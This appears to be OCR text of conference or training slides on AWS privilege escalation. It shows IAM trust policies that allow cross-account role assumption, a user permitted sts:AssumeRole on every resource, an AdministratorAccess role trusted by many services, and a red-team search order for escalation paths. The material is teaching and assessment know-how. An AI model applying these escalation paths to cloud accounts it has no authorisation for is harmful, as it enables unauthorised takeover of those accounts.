


5. ABAC Privilege Escalation



5. ABAC Privilege Escalation




Back-end
developer
1
team=back-end
2
team=database
tag:TagResources
3
Amazon
DynamoDB

6. Cross-account privilege escalation

auditor Info

Summary

Creation date
April 22, 2024, 13:50 (UTC+03:00)

ARN
arn:aws:iam::278512597888:role/auditor

Last activity
-

Maximum session duration
1 hour

Permissions | Trust relationships | Tags | Access Advisor | Revoke sessions

Trusted entities

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::944212009752:root"
            },
            "Action": "sts:AssumeRole",
            "Condition": {}
        }
    ]
}
```

auditor Info

Summary

Creation date
April 22, 2024, 13:50 (UTC+03:00)

ARN
arn:aws:iam::278512597888:role/auditor

Last activity
-

Maximum session duration
1 hour

Permissions | Trust relationships | Tags | Access Advisor | Revoke sessions

Trusted entities

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::944212009752:root"
            },
            "Action": "sts:AssumeRole",
            "Condition": {}
        }
    ]
}
```

AI-engineer Info

Summary

ARN
arn:aws:iam::944212009752:user/AI-engineer

Created
April 22, 2024, 13:54 (UTC+03:00)

Permissions | Groups | Tags | Security crede

Permissions policies (2)

Permissions are defined by policies attached to the user directly or th

Search

Policy name

assume-role-policy

assume-role-policy

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "sts:AssumeRole",
            "Resource": "*"
        }
    ]
}
```

auditor Info

Summary

Creation date
April 22, 2024, 13:50 (UTC+03:00)

ARN
arn:aws:iam::278512597888:role/auditor

Last activity
-

Maximum session duration
1 hour

Permissions | Trust relationships | Tags | Access Advisor | Revoke sessions

Trusted entities

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::944212009752:root"
            },
            "Action": "sts:AssumeRole",
            "Condition": {}
        }
    ]
}
```

AI-engineer Info

Summary

ARN
arn:aws:iam::944212009752:user/AI-engineer

Created
April 22, 2024, 13:54 (UTC+03:00)

Permissions | Groups | Tags | Security crede

Permissions policies (2)

Permissions are defined by policies attached to the user directly or th


Search


Policy name

assume-role-policy

assume-role-policy

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor0",
            "Effect": "Allow",
            "Action": "sts:AssumeRole",
            "Resource": "*"
        }
    ]
}
```


aws
Services
Search
[Alt+S]
AWS Organizations
AWS accounts
Invitations
Services
Policies
Settings New
Get started
Organization ID
o-adc8gbp3w2
AWS Organizations > AWS accounts
AWS accounts
Add an AWS account
The accounts listed below are members of your organization. The organization's management account is responsible for paying the bills for all accounts in the organization. You can use the tools provided by AWS Organizations to centrally manage these accounts. Learn more
Organization
Actions
Organizational units (OUs) enable you to group several accounts together and administer them as a single unit instead of one at a time.
Search by name, email, account ID or OU ID.
Hierarchy
List
Organizational structure
Account created/joined date
Root
r-qb7y
ed-learning
management account
944212009752
Joined 2022/04/02
learning-sandbox
278512597888
Created 2022/04/02
practice-and-learning
259230201556
Created 2022/09/07


aws
Services
Search
[Alt+S]
AWS Organizations
AWS accounts
Services
Policies
Settings New
Get started
Organization ID
o-adc8gbp3w2
AWS Organizations > Policies > Service control policies
Service control policies
Disable service control policies
Service control policies (SCPs) enable central administration over the maximum permissions that identities (users and roles) within accounts in your organization can have. This helps ensure that your identities stay within your organization's access control guidelines. Learn more
Available policies
Actions
Create policy
Name
Kind
Description
FullAWSAccess
AWS managed policy
Allows access to every operation
limit-access
Customer managed policy
Limit access to almost everything for all users except alice
limit-ssm-access
Customer managed policy
-

7. My take on privilege escalation

- For red team/insider threat engagements
  - (Determine permissions and build) ATTACK (path)
  - Identity -> Misconfiguration
- For cloud configuration review engagements
  - Find misconfigured resources and formulate attack paths
  - Misconfiguration -> Identity

7. My take on privilege escalation
7.1 Privilege escalation search order

1. Enumerate permissions if you can
2. Check for “one-permission” IAM privilege escalation vectors
3. Look for roles you can assume and repeat (2)
4. Sum of all permissions: check for privesc vectors that require multiple permissions
5. Exploitation of services (EC2, Lambda, EKS)

8. More privesc vectors from engagements

multi-purpose-role Info

Summary

Creation date
April 23, 2024, 09:34 (UTC+03:00)

Last activity
-


Permissions | Trust relationships | Tags

Permissions policies (1) Info

You can attach up to 10 managed policies.

Search

Policy name
AdministratorAccess



multi-purpose-role Info

Summary

Creation date
April 23, 2024, 09:34 (UTC+03:00)

Last activity
-


Permissions | Trust relationships | Tags

Permissions policies (1) Info

You can attach up to 10 managed policies.

Search

Policy name
AdministratorAccess



multi-purpose-role Info

Summary

Creation date
April 23, 2024, 09:34 (UTC+03:00)

Last activity
-

ARN
arn:aws:iam::278512597888:role/multi-purpose-role

Maximum session duration
1 hour

Permissions | Trust relationships | Tags | Access Advisor | Revoke sessions

Trusted entities

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Service": [
                    "ec2.amazonaws.com",
                    "lambda.amazonaws.com",
                    "cloudformation.amazonaws.com",
                    "dynamodb.amazonaws.com",
                    "elasticbeanstalk.amazonaws.com",
                    "apigateway.amazonaws.com",
                    "autoscaling.amazonaws.com"
                ]
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
```

8. More privesc vectors from engagements

management Info

Summary

Creation date
April 24, 2024, 10:08 (UTC+03:00)

